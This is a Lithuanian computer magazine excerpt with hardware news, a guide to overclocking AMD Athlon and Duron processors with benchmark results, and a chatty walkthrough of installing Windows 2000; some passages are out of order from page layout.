Tai "Mouse Skatez" rinkinys, kurį sudaro dvi dešimtys centimetrų teflono juostelės ir nedidelis izopropileno spirito paketas (grynai techniniams tikslams ;)). Kompanija "Everglide" tikisi gerokai pagerinti pelės darbą. Tam reikia slenkantį manipulatoriaus paviršių padengti spiritu ir prie pelės "kojų" priklijuoti teflono juosteles.

Kaip žinoma, teflonas labai atsparus trynimui, todėl šiuo mechaniniu prietaisu pelė juda daug greičiau ir

tiksliau. Tai būtų naudinga ne tik hardkoriniams "Quake" mėgėjams, bet ir kitiems vartotojams, ypač hakeriams. Taigi jeigu manai, kad pelei reikia rimto apgreido, gali užsisakyti "Mouse Skatez" tiesiai iš gamintojo saito (<http://www.everglide.com>) už 7 dolerius (pristatymas įskaičiuotas).




"GEFORCE 2 MX" ŽUDIKAS

"nVIDIA" ilgą laiką kontroliavo situaciją visuose 3D vaizdo plokščių rinkos sektoriuose: pradedant biudžetiniu ir baigiant high-end. Labiausiai populiarios buvo plokštės "GeForce 2 MX" bazėje. Ir viskas "nVIDIA" puikiai sekėsi... iki naujos "ATI Radeon" 32 MB DDR LE pasirodymo.


LE iš principo turėtų reikšti šio modelio ir brangaus "ATI Radeon" 32 MB DDR skirtumą, kaip "MX" ir "GeForce 2 GTS" iš "nVIDIA". Bet jei pusiau kastruotas "GeForce 2 MX" tikrai daug kuo skiriasi nuo "GeForce 2 GTS", tai su "ATI Radeon" 32 MB DDR LE tikrai kita situacija ;). Reikalas yra tas, kad ATI neapribojo savo čipseto galimybių, bet tiesiog šiek tiek sumažino GPU/atminties dažnius iki 148 MHz, įrenginiuose atjungdama technologiją "HyperZ". Priminsiu, jog paprasto "Radeon" 32 MB DDR GPU ir atmintis veikia 166 MHz dažniu. Bet tokiai "gudriai" ligai atsirado ne mažiau gudrus vaistas :). Tas vaistas – populiari spartinimo programa "PowerStrip" (galima gauti www.entechtaiwan.com/ps.htm), kurios paskutinėje versijoje yra opcija "įjungti" "HyperZ".

NAUJAS ABIT PRODUKTAS

Kompanija ABIT nutarė išbandyti savo jėgas naujose srityse. Štai todėl ji ir išleido dvi naujas pakankamai įdomias plokštes: AC10 ir AC11.



Kas gi įdomaus? Pats pagalvok: plokštė AC10 yra 56 kbps modemo, sukurto čipo "Motorola SM56 AC-L" pagrindu, ir garso plokštės 5.1 (mikroschemos AD1885 pagrindu) kombinacija, o plokštėje AC11, be 56 kbps modemo (čipai "Conexant 11246", 20463-11) ir 5.1 garso plokštės (AD1885), taip pat yra valdiklis "HomePNA" ("Home Phone line Networking Alliance") valdiklis, pagamintas "Intel", kuris leidžia kurti namų tinklus naudojant paprastą telefono liniją (1mbps "Ethernet"). Tiesą sakant, aš manau, kad mūsų vartotojai gali pamiršti šią galimybę pirmiausia dėl vidutinės ATS kokybės. O šiaip manyčiau, jog šie įrenginiai yra puikus sprendimas vartotojui, turinčiam ne per daugiausia pinigų, bet kuriam reikia modemo ir garso plokštės.




GREIČIAUSIAS IŠ "GEFORCE 2 MX"

Kompanija "LeadTek" rimtai nusprendė sulaužyti nusistovėjusius standartus ir išleido labiausiai spartinamą vaizdo plokštę "GeForce 2 MX" GPU pagrindu.


Naujovė vadinasi "WinFast GeForce 2 MX SH Pro" ir komplektuojama 5 nanosekundžių spartos atmintimi SDR SDRAM iš "EtronTech", kurios dėka atmintis gali veikti 200 MHz dažniu. O kadangi plokštėje yra naudojamas geras aušintuvas ir radiatorius, tai GPU gali veikti 190 MHz dažniu. Beje, ši kortelė gali būti dar daugiau spartinama. Kadangi naudojamas šešių sluoksnių PCB, tai atminties veikimo dažnis gali pasiekti 240 MHz. Tiesiog rekordinis "GeForce 2 MX" plokštės dažnis. Atitinkamas ir šios kortos našumas. Iš papildomų privalumų galima būtų paminėti GPU temperatūros stebėjimo, įtampų ir aušintuvo apsisukimų greičio kontrolės technologijas, kurios gali būti labai naudingos *overklok-erui*.

Ši vaizdo plokštė kainuoja apie 450 Lt. Vienu žodžiu, tikriems "nVIDIA" produkcijos fanams ir ekstremalaus spartinimo mėgėjams galima drąsiai rekomenduoti "LeadTek" "WinFast GeForce 2 MX SH Pro". Tiesa, aš rinkčiausi "ATI Radeon LE" 32 MB DDR ;).



><(((@ >

ore
www.ore.lt




MAXAS (MAX@HACKER.LT)

Spartinam AMD

Thunderbird Athlon 1.2 GHz & Duron 800 MHz

Neseniai AMD pristatė savo naujus produktus: "Athlon 1.2 GHz" ir "Duron 800 MHz" procesorius. Šiame straipsnyje apžvelgsime šių gaminių spartinimo perspektyvas ir kelis "fintus", kuriuos mes galime su šiais procesoriais atlikti. Tradiciškai visi statistiniai duomenys ir testų rezultatai – vyrų iš "Sharky TestLab" darbas.



Perkūno paukštis

Aišku, nedaug atsiras norinčių spartinti "1.2 GHz Thunderbird" procesorių pirmiausia dėl to, kad nedaugelis tokį turi. Šis straipsnis neverčia kažką daryti, jis tiesiog turėtų parodyti, jog paspartinti bet kurį iš senesnių "Duron"/"Athlon" procų yra lengva. Jei jau išbandei save o/c srityje, tai turbūt žinai, kad labai retai gauni papildomų MHz arba FPS veltui. Bet laimingi AMD "Duron" arba "Athlon" procesorių savininkai gali šią "taisyklę" pamiršti. Taigi, jei mėgsti iš geležies išspausti viską, ką ji gali, tai perskaityti šį straipsnį tau bus naudinga...

Pirmi dalykai pirma

Kainuodamas mažiau kaip 500 dol. "1.2 GHz Athlon" procesas yra kiek pigesnis "eksperimentinis triušis" nei buvo praityje. "800 MHz Duron" yra "sprendimas taupiams", vadinasi, normaliems žmonėms ir, aišku, būtent jis bus visų spartinimu besidominčių žmonių numylėtinis. Tai geros naujienos...


Ar galim spartinti?

Daugiau gerų naujienų yra todėl, kad paspartinti ir "Athlon", ir "Duron" procesorius ištis lengva. Buvo nemažai pranešimų, jog AMD visas šias viltis sugriovė pašalindama kontaktus nuo procų viršaus. Ar tikrai? Ir kur buvo tokių pranešimų? Jei kalbėsime rimtai, tai niekas nepasikeitė, ir AMD procesoriai taip pat gali būti spartinami per L1 *bridžus*.


Paprasta kaip abėcėlė

Atidžiai peržiūrėk paveikslukus. Galimybė manipuluoti procesoriaus BP_FID daugikliu yra būtina. Minėti L1 *bridžai* yra aukštesniame dešiniame kampe. Neužblokuotame "Duron"/"Athlon" proce taškeliai iš kairės bus sujungti su atitikmenimis iš dešinės. Jei taip nėra, tai teks sujungti juos pačiam, o tam teks iš kažkur ištraukti tušinuką.


Štai kaip atrodo neužblokuotas "Duron":



O štai "Duron 800", kuris užblokuotas. Matai tuos nedidelius tarpus?



O čia "Duron" takeliai buvo skubotai sujungti paprasčiausiu pieštuku:



Na, o čia tą patį padarė su "Athlon" procu:



Spartinant "Athlon" arba "Duron" procą patartina naudoti "spartinimui draugišką" motiną su KT133 mikroschema, pavyzdžiui, ASUS AT7 arba dar geriau Abit KT7-RAID, šiuolaikinis AMD *overklokerių* čempionas. Ką gi, atėjo laikas pradėti šnekas apie CPU dažnio daugiklius ir FSB dažnius.

Taip pat būk pasirengęs šiek tiek pažaisti su įtampomis BIOS. "Athlon" procesoriai naudoja 1.75 V, taigi įtampos kėlimas nedideliais tempais gali užtikrinti geresnius rezultatus. Tas pats tinka ir "Duron" procui, kuris naudoja 1.6 V. Pakėlęs "Duron" įtampą iki 1.75 V gali pasiekti 1 GHz. Skamba gerai? Taip ir maniau. Bet žaisdamas su įtampa visuomet būk atsargus, o ir naudoti šį būdą reikia tik tuomet, kai visi kiti būdai neveikia.

Teprasideda testai...

Sistema:

CPU: AMD Athlon 1.2GHz & AMD Duron 800MHz

RAM: 128 MB PC133 CAS2 SDRAM

M/B: ASUS A7V

Vaizdas: LeadTek GeForce2 GTS 32MB Detonator 3

HDD: IBM 30GB Deskstar 7200apm DMA/66

Garsas: Creative SB Live

CD-ROM: Toshiba 48X CD-ROM

OS: Windows 98 SE

"Athlon 1.2 GHz"

Jei nenori imtis pieštuko, jungti kontaktų ir panašiai, tai visuomet gali spartinti proca standartiniais metodais: naudodamas standartinį 12X daugiklį kelti FSB dažnį.

- 1200MHz: 12X daugiklis, 100MHz FSB, 133MHz DRAM

Quake III NORMAL 640X480, be garso: 167.2

3D Winbench 2000 CPU Test: 1.97

3DMark 2000 CPU Test: 405

- 1236MHz: 12X daugiklis, 103MHz FSB, 137MHz DRAM

Quake III NORMAL 640X480, be garso: 166.9

3D Winbench 2000 CPU Test: 2.17

3DMark 2000 CPU Test: 406

- 1260MHz: 12X daugiklis, 105MHz FSB, 140MHz DRAM

Quake III NORMAL 640X480, be garso: 168.9

3D Winbench 2000 CPU Test: 2.21

3DMark 2000 CPU Test: 408

- 1284MHz: 12X daugiklis, 107MHz FSB, 145MHz DRAM

Quake III NORMAL 640X480, be garso: 171.6

3D Winbench 2000 CPU Test: 2.25

3DMark 2000 CPU Test: 424

Esant šiam FSB dažniui (107 MHz) sistema atlikdavo testus, bet buvo labai nestabili, todėl galima teigti, kad tai yra riba. Jeigu nori pasiekti didesnę nei 1260 MHz dažnį, o tu tikrai nori (juk 60 MHz nėra laimėjimas, tai yra niekas), tai teks vis dėlto imtis pieštuko, jei procesas yra užblokuotas, o paskui padidinti CPU dažnio daugiklį iki 12.5X. Kaip tai padaryti, manau, aiškinti nereikia. Jei negali manipuluoti CPU dažnio daugikliu per BIOS, tai teks surasti jungiklius motinoje. Vienu žodžiu, imk savo motinos aprašymą ir žiūrėk, kur, ką ir kaip reikia pakeisti, kad gautum reikiamą dažnio daugiklį/FSB dažnį.

Taigi žiūrime, kas išejo, kai daugiklis buvo pakeistas į 12.5X, o "Athlon" įtampa – nuo 1.75 V iki 1.80 V. Važiujam...

- 1287MHz: 12.5X daugiklis, 103MHz FSB, 140MHz DRAM




Quake III NORMAL 640X480, be garso: 167.7

3D Winbench 2000 CPU Test: 2.22

3DMark 2000 CPU Test: 410

riausia dovana *overklokeriui*, geriau jau rinktis kur kas pigesnę ir draugiškesnę spartinimui AMD "Duron 700 MHz".

Kad ir kaip ten būtų, štai kelios diagramos, kurios padės nustatyti optimalų pasirinkimą:



"Duron 800MHz"

Dabar atėjo laikas pasižiūrėti į "Duron 800" spartinimo perspektyvas.

- 800MHz: 8X daugiklis, 100MHz FSB, 133MHz DRAM

Quake III NORMAL 640X480, be garso: 118.3

3D Winbench 2000 CPU Test: 1.26

3DMark 2000 CPU Test: 250

- 850MHz: 8.5X daugiklis, 100MHz FSB, 133MHz DRAM

Quake III NORMAL 640X480, be garso: 125.8

3D Winbench 2000 CPU Test: 1.43

3DMark 2000 CPU Test: 267

- 875MHz: 8.5X daugiklis, 103MHz FSB, 140MHz DRAM

Quake III NORMAL 640X480, be garso: 128.8

3D Winbench 2000 CPU Test: 1.46

3DMark 2000 CPU Test: 269

- 892MHz: 8.5X daugiklis, 105MHz FSB, 145MHz DRAM

Quake III NORMAL 640X480, be garso: 130.5

3D Winbench 2000 CPU Test: 1.49




3DMark 2000 CPU Test: 274

9X daugiklis?

Ne visi "Duron" procesai yra vienodi. Kai kurie normaliai veikia 900 MHz dažniu su 9X daugikliu, kai

kurie ištveria 1.75 V įtampą. Girdėjau, kaip pasakojo apie "Duron 800" procesus, kurie veikia net esant 10X daugikliui, t. y. 1 GHz dažniu. Tad duronas duronui nėra lygus :).

Bet užteks filosofuoti, štai "Duron" spartinimo grafikai:



Stabilumas

Visi testai buvo atliekami atsižvelgiant būtent į stabilumą. Kai tik buvo pastebima, kad sistema lūžta, atsiranda "mėlynų mirties ekranų" ir įprastų "Microsoft" nesąmonių, tai problematiško režimo testavimas buvo iškart pristabdomas. Todėl galima drąsiai teigti, jog visi grafikuose pavaizduoti režimai veikia ne tik greičiau, bet ir ne mažiau patikimai.

Šiaip apibendrinant viską, kas buvo pasakyta, reikėtų pastebėti, kad nei "Athlon 1200", nei "Duron 800" nėra geriausias sprendimas *overklokeriui*. Galbūt kituose straipsniuose pavyks apžvelgti "Duron 700", kuris, pasak daugelio žmonių, patikimai veikia 1 GHz dažniu. Tačiau, nežiūrėję į visa tai, spartinti "Athlon 1.2 GHz" turėtų būti labai linksma ir tikrai egzotiška :).

Keldamas įtampą toliau rizikuojai likti apskritai be proco, taigi AMD "Athlon 1.2 GHz" tikrai nėra ge-



Naujos "fortkės" –

pasiimti sau ar padovanoti blogiausiam draugui?



Autoriai: Maxx(maxx@xakep.ru), Michail (stranger@xakep.ru), vertėjas: Būras (buras@mail.ru)

Labutis, broliai ir, aišku, seserys! Jeigu tu paskutiniu metu nebuvai išvykęs į komandiruotę į Bezdonių kaimą (kur galbūt padėjai močiutei melžti karvę) ir nebuvai užsidaręs tanke, kuriuo šaudei į taikinius orientuodamasis pagal garsą :), tai turbūt tave pasiekė džiugi ir jaudinanti žinia apie gausios Langų dinastijos, "Fortkių" giminės pagausėjimą.

Dvi naujos atžalos tai tik *apgėjimas* prieš tai esantiems 98 ir NT 4.0, tiesa, pirmą kartą pabandyta suartinti dvi sistemas apsieikiant geriausiais elementais. Tai, kad bandymas pavyko tiesiog puikiai, galima suprasti iš lozungo: "LINUX rulez forever, Langai mast dai, tegyvuoja komandinė eilutė!" sumažėjimą. Netgi labiausiai užkietėję linuksoidai pradėjo statyti orlaides ir esant bandymams juos sugėdinti "fuuuu! Pingvino išdavikai!" jie sau ramiausiai argumentuoja, Pingviną myliu, o "fortkės"... na, žodžiu, taip išėjo :). 1998-ųjų pradžioje dabar vadinasi "Windows Millenium", arba ME aka Linoleumas. Senas geras NT po *apgėjimo* turi irgi naują vardą "Windows 2000" aka W2K, arba 2000. Įtariu, jog šis "Windows 9*" skaičių žaismas – tai tik eilinis diversantų bandymas galutinai supainioti niekuo nekalta mūsų tautą, kokią OS vis dėlto statyti. Ir iš vis ar verta kažką keisti, jeigu verta, tai kurią iš šių sistemų mums statyti ir kaip statyti. Va, apie tai aš tau šiandien ir papasakosiu.

STATOM W2K!


Rengiamės rekordiniam šuoliukui

Pradėsime nuo to, kad mus domina tik distributivas, kuris vadinasi "Windows 2000 Professional", visų kitų gali prireikti tik tada, jeigu jūs turite savo serverį arba du procesorius. Prieš paleidžiant šios OS instaliaciją savo kompe, patariu atlikti seriją nuobodžių, bet labai naudingų dalykų, kurių prireiks netolimoje ateityje.

Sistemos konfigūracija – patikrink, kad tavo mašinoje būtų ne mažesnis nei 64 l variklis, o kad dirbtų būtų patogų, pamaišytų ir 128 l. Laisvos vietos bagažinėje ne mažiau kaip 650 l (pati sistema), jeigu su *ofisu* ir t. t., tai, aišku, kur kas daugiau. Procesorius su taktu 300 ir daug daugiau. Jeigu viską perskaitęs tu teigiamai linktelėjai galva, tai drąsiai skaityk toliau – W2K tavęs laukia. Pirmą, ką tau reikia dabar padaryti, tai surasti kuo

didesnį kiekį *draiverių* savo geležiai. Kad ilgai neklaidziotum po tinklą ieškodamas gamintojų, reikia patikrinti, ar tavo *devaisai* yra palaikomųjų geležų sąrašė – šį trumpą sąrašuką, kurio ilgis du km, galima paturėti distributyvo kompakte (*cd: \support\hcl.txt*) arba atsipompuoti tiesiai iš tinklo ir gauti patį šviežiausią failą iš **www.microsoft.com/hcl/**. Kad būtų beveik arba 100 procentų tikras, patariu atsisiųsti firminį tavo kompiuterio pilnavertiškumo įrodymo testą W2K iš čia:

http://www.microsoft.com/rus/windows2000/upgrade/compat/ready.htm. Šiaip šio *čekerio* darbas – tai jau atskira tema, man jis pareiškė, kad mano mašina yra pats geriausias variantas 2000 instaliavimui, bet man vis tiek teko tvarkytis su geležies nustatymais. O mano geram draugui, kuriam *čekeris* pasakė, kad 2000 visai neužsives jo PC, visai neturėjo jokių problemų. Be komentary... Testuojant suderinamumą visų pirma yra apžiūrimas "Bios", nes esant senam *biosui* gali kilti problemų su išplėtinėmis elektros maitinimo funkcijomis arba jos gali visai nedirbti. Pavyzdžiui, mašina su ATX gali atsisakyti pati išjungti tavo geležies maitinimą. Jeigu po instaliacijos kils ši problema, neverta rautis plaukų nuo galvos, tiesiog nueik į "Control Panel/Power Management" ir pažymėk varnelę prie APM, jeigu jos ten nėra, pažiūrėk, ar viskas yra įjungta BIOS. Kad pažymėtum šią piktą varnelę, tau teks įeiti kaip adminui. Jeigu nepadėjo – ieškok *apdeito*, nors ir tai gali nepadėti.



Spausk GREIT! ir PIRMYN!

Viską atlikęs gali drąsiai pradėti instaliaciją, o drąsos, patikėk manim, tau tikrai prireiks. Pirmasis sistemos klausimas: *apgėdinti* esančią vindowės versiją ar įdiegti viską iš naujo (šiuo atveju teks instaliuoti visus komponentus iš naujo). Rinkis tai, ko tau reikia, bet neužmiršk, kad jeigu tu rengiesi naudotis 2000 kartu su 95/98/ME, tai instaliaciją reikia pradėti būtent nuo jų įdiegimo. Jeigu netyčia po 2000 instaliacijos pradėsi statyti vieną iš šių sistemų, tai gausi W2K, kuriam reikės skubios medicininės pagalbos dėl problemų su *loaderiu*.

Keiskit stilių!!! O man jo ar reikia?

Dar vienas svarbus momentas – tai failų sistemos pakeitimas į NTFS, čia kiekvienas gali elgtis kaip nori, bet aš visur palikau FAT32, nes be 2000 aš įdiegiau ir ME. Pasirinkimą gali nulemti ir tai, jog su fatu sistema veikia greičiau, nes nereikia *loadinti draiverių* ir NTFS servisų. Šiaip dar pridursiu, kad NTFS iš tikrųjų yra laikoma daug patogesne ir saugesne, mat atėjo iš duomenų bazių, kur informacijos praradimas yra laikomas kritiniu dalyku.


Kalbantis sumuštinis... su liežuviu

Todėl, kad dauguma klausimų, kuriuos užduoda vinda instaliacijos metu, yra standartiniai, tai šią dalį aš praleisiu, bet įspėju, atkreipkite dėmesį į kitą operaciją! Kai ateis meniu, kur tu turėsi rinktis klaviatūros išdėstimą, yra svarbu iš karto nurodyti kaip *default* tą išsidėstymą, kuris yra tau reikalingas. Todėl, kad slaptažodį pradžioje rašome angliškai, tai drąsiai rinkis anglų kalbą. Kitaip, įvedant slaptažodį, kraunantis sistemai tau kiekvieną kartą teks persijungti. Jeigu sistemoje tau labiau reikalinga lietuvių

kalba, tad po instaliacijos tai galima pakeisti, bet *defaultas* turi likti anglų kalba.

Niuansai dirbant su vartotojų slaptažodžiais!

Pakeliui į šviesų rytojų sistema paprašys įrašyti slaptažodį administratoriaus užsilojinimui.



Patariu nieko neatidedant tokį susikurti, o tai bet kas iš tavo šeimos, užsilojinys kaip adminas, gali tokių dalykų pridirbti, kad net plaukai ant galvos atsistos. Šiaip patariu sukurti keletą loginių svečiui (labiausiai apribotą teisėmis, kad atėję į svečius brolio draugai neprivirtų košės :). Užename į "Control Panel/Users Passwords"


Paspauk mygtuką ir gausi rezultatą!

Ir štai pagaliau tu esi vienas su savo nauja sistema, ji pasikrovė ir dirba. Apsižiūrime, viskas lyg ir normalu, nieko nėra nereikalinga. Nieko nelaukdam įlindame į sistemos *properčius* ir, persijungę į opciją "Instaliacija", tikriname, ar visi draiveriai yra instaliuoti. Greičiausiai, tu aptiksi, kad keleta *devaisų* nerado savo vietos naujoje OS. Bėda nėra labai jau tragiška ir yra ištaisoma gamintojų *draiveriais*. Jeigu tavo *devaisas* neturi W2K sistemos *draiverių*, tai galima pasinaudoti NT 4.0. *draiveriais*. Tai padaryti galima tik prievartinu būdu: nekreipkime dėmesio į sistemos pastabas apie tai, kad šis *driveris* nėra oficialiai sertifikuotas "Mikrosoft" laboratorijose ir kad galimi nesklandumai dirbant (tokiu aš instaliavau "noname" garso kortą, kuri dabar dirba be jokių problemų). Jeigu sistema kimba ir atsisako korektiškai dirbti, pabandyk problematišką *devaisą* surasti išimdamas viską, be ko ji gali užsivesti. Greičiausiai problema išsispres iš karto, o jeigu ne – tai laikas užsiimti motinine plokšte ir sisteminiais įrenginiais (jeigu mašina yra *paturbinta*, reikia iš karto grįžti prie standartinių reikšmių), ypač daug dėmesio sutelk ties videokorta. He, labai daug kas skundžiasi dėl problemų su modemu. Tokia situacija man irgi pasitaikė ir mano *plug and play* modemas atsisakė dirbti nauja operacine sistema ir atgijo tik tada, kai aš biose įjungiau COM2. Na, gerai, mano aparatas gal ir yra senas, bet taigi ir kaimyno "Zyxxel Omni" irgi atsisakė dirbti, ir jis taip elgėsi iki tol, kol maksimalaus *porto* greitis nebuvo *prilygintas*


maksimaliam modemo greičiui. Prilyginom ir viskas pasidarė OK. Keista.

Truputis pagyrų – truputis priekaištų!


Visa aparatūra stovi vietoje ir puikiai dirba, taigi laikas pereiti prie naujienų. Visų pirma dėmesys atkreipiamas į tai, ar yra nauja spalvų gama. Sistema netikėtai įgavo akiai malonią išvaizdą, o atsirandanti iš niekur meniu prives prie ekstazės ką tik nori, ypač patinka pupom uogom (merginom :)) - gali joms rodyti, dėl to jos visos bus tavo :).




Į meniu "Start" yra įmontuotas specialus burtas, kuris yra žinomas visiems 2000 *ofiso* vartotojams, į paviršių yra išvedamos tik dažniausiai vartojamos programos, o kitas gali pamatyti paspaudęs rodyklę, kuri kabo paskutiniame meniu punkte. Patogu, bet kartais, kai esi nepripratus, galima *užsiparinti* ir ilgai ieškoti, kurgi yra reikalingas meniu punktas su "superpuper" hakerišku softu. Dabar apie darbą su sistema: pagaliau tai iš 9* buvo perimti pagrindiniai darbo su vartotoju principai: vietoje baisių NT sąrašų su *draiveriais* ir servisais – patogus *draiverių* medis, kur viskas yra lengvai suprantama ir keičiama, jeigu to reikia.



Skirtingo dėmesio reikalauja sisteminiai monitoriai: spausk Alt+Ctrl+Delete ir gausi langelį, o ten jau galima pereiti į užduočių dispečerį. Tu galėsi susirasti informacijos apie proco, atminties apkrovimą ir šiaip apie visus resursus. Čia taip pat yra ir *listas* paleistų procesų, servisų su galimybe kiekvieną išjungti. Pabandyk išjungti "Explorer" procesą, na, labai įdomus dalykas išeina :).



Pagaliau! Į langus pagaliau integruota normali skambyklė. Yra galimybė pridėti papildomą telefoną (-us), tvarkytis su jais pagal tvarką, perskambinti, jeigu nutrūko ryšys, ir net perkelti telefono numerį, kuriuo jungiamės į sąrašo pradžią.



